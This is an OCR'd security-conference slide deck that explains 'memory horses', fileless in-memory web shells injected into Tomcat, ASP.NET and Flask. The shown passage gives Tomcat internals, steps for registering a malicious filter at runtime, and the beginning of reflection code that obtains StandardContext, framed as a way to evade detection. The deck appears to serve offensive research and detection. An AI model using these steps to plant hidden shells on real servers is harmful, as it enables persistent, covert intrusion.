Taming horses for combat

MDSec


Sina.Kheirkhah (@SinSinology)

July 2022

About Me

- Application Security Researcher
- MDSec Exploit Development Team
- That's me 🙂

- Twitter: @SinSinology



MSRC 2021 Q3 Security Researcher Leaderboard

RANK	NAME	POINTS
1	BUGHUNTER010 (@CYBERKUNLUN)	840
2	CALLUM CARNEY	828
3	NIR OHFELD (@NIROHFELD)	525
4	MEAREG HUNEGNAW	485
5	KASIF DEKEL (@KASIFDEKEL)	480
5	RONEN SHUSTIN	480
5	TERRY ZHANG @PNIGOS	480
8	SHIR	405
8	SURESH CHELLADURAI	405
10	WTM	360
11	HYUNGSEOK HAN	350
12	SINA KHEIRKHAH (@SIN_KHE)	320

What?

MDSec

- What are memory horses? (can we ride them?)
- Different Type of memory horses
- Horses in Tomcat
- Horses in ASP.NET
- Horses in Flask
- Detection

What is a memory horse?

MDSec

A long lasting *memory-level* web shell, taking advantage of components **(listener, filter or servlet)** Tomcat, Flask, ASP.NET or other frameworks. The shell will last until the container is restarted.

Compared with the traditional WebShells, its biggest feature is that it has no file to land, exists in memory, and is highly concealed.

Why do we need these horses?

This kind of web shells aren’t used commonly and also not easy to craft, hence an ideal way for red teamers and adversaries to be more stealthier also lack of signature in this area makes this suitable for evading detection systems.

How do craft memory horses?

MDSec


The core principle of Tomcat's memory horse is to dynamically add malicious components to a running Tomcat server.


Dynamically register a new component (**listener, filter or servlet)** through **Deserialization, SSTi, EL, SpEL**, or other type of Server side code injections.

The memory horse principle of all the frameworks and containers are similar.

Creating memory web shells was first introduced by LandGrey a great researcher who has published lot of topics around java.

How to create memory horses?





How do craft memory horses?


MDSec

The dynamic registration of components was added in ServletV3.0


ServletV3.0 was added from TomcatV7.0

Servlet Spec	JSP Spec	EL Spec	WebSocket Spec	JASPIC Spec	Apache Tomcat Version	Latest Released Version	Supported Java Versions
4.0	2.3	3.0	1.1	1.1	9.0.x	9.0.21	8 and later
3.1	2.3	3.0	1.1	1.1	8.5.x	8.5.42	7 and later
3.1	2.3	3.0	1.1	N/A	8.0.x (superseded)	8.0.53 (superseded)	7 and later
3.0	2.2	2.2	1.1	N/A	7.0.x	7.0.94	6 and later (7 and later for WebSocket)
2.5	2.1	2.1	N/A	N/A	6.0.x (archived)	6.0.53 (archived)	5 and later
2.4	2.0	N/A	N/A	N/A	5.5.x (archived)	5.5.36 (archived)	1.4 and later
2.3	1.2	N/A	N/A	N/A	4.1.x (archived)	4.1.40 (archived)	1.3 and later
2.2	1.1	N/A	N/A	N/A	3.3.x (archived)	3.3.2 (archived)	1.1 and later

Life of a Request



Tomcat Architecture




Engine (org.apache.catalina.core.StandardEngine): The largest container component that can accommodate multiple hosts.

Host (org.apache.catalina.core.StandardHost): A Host represents a virtual host, and a Host can contain multiple Contexts.


Context (org.apache.catalina.core.StandardContext): A Context represents a Web application, which can contain multiple Wrappers

Wrapper (org.apache.catalina.core.StandardWrapper): a Wrapper represents a servlet


Tomcat Architecture




Tomcat Architecture




Wrapper is mainly responsible for managing Servlet, including Servlet loading, initialization, execution and resource recycling




Order?




Are you sure?



How Filters work



Filter Chain



Dynamically Add a filter

MDSec

1. Get standardContext
2. Create filter
3. Use filterDef to encapsulate the Filter object and add filterDef to filterDefs
4. Create a filterMap, bind the URL to the filter, and add it to the filterMaps
5. Use ApplicationFilterConfig to encapsulate the filterDef object and add it to filterConfigs

1- Get standardContext

There are various ways to obtain standardContext. StandardContext is mainly responsible for managing session, cookie, and servlet loading and unloading. So there are handlers in many places in Tomcat. If we can get the request directly, we can use the following method to get the context directly.

binxie2.jsp | nonShell.jsp | XxxxUtils.java | ApplicationContext.class | EvalClasstoBcel.java | aaa.class | D

Decompiled .class file, bytecode version: 50.0 (Java 6)

```
1   /.../
5
6   package org.apache.catalina.core;
7
8   import ...
66
67  public class ApplicationContext implements ServletContext {
68      protected static final boolean STRICT_SERVLET_COMPLIANCE;
69      protected static final boolean GET_RESOURCE_REQUIRE_SLASH;
70      protected Map<String, Object> attributes = new ConcurrentHashMap();
71      private Map<String, String> readOnlyAttributes = new ConcurrentHashMap();
72      private StandardContext context = null;
73      private static final List<String> emptyString;
74      private static final List<Servlet> emptyServlet;
75      private ServletContext facade = new ApplicationContextFacade(this);
76      private Map<String, String> parameters = new ConcurrentHashMap();
77      private static final StringManager sm;
78      private ThreadLocal<ApplicationContext.DispatchData> dispatchData = new ThreadLocal();
79      private SessionCookieConfig sessionCookieConfig = new ApplicationSessionCookieConfig();
80      private Set<SessionTrackingMode> sessionTrackingModes = null;
81      private Set<SessionTrackingMode> defaultSessionTrackingModes = null;
82      private Set<SessionTrackingMode> supportedSessionTrackingModes = null;
83      private boolean newServletContextListenerAllowed = true;
84
85      public ApplicationContext(StandardContext context) {
86          this.context = context;
87          this.populateSessionTrackingModes();
88      }
```

Private

1- Get standardContext

MDSec

```
ServletContext servletContext = request.getSession().getServletContext();

Field appContextField = servletContext.getClass().getDeclaredField("context");
appContextField.setAccessible(true);
ApplicationContext applicationContext = (ApplicationContext) appContextField.get(servletContext);

Field standardContextField = applicationContext.getClass().getDeclaredField("context");
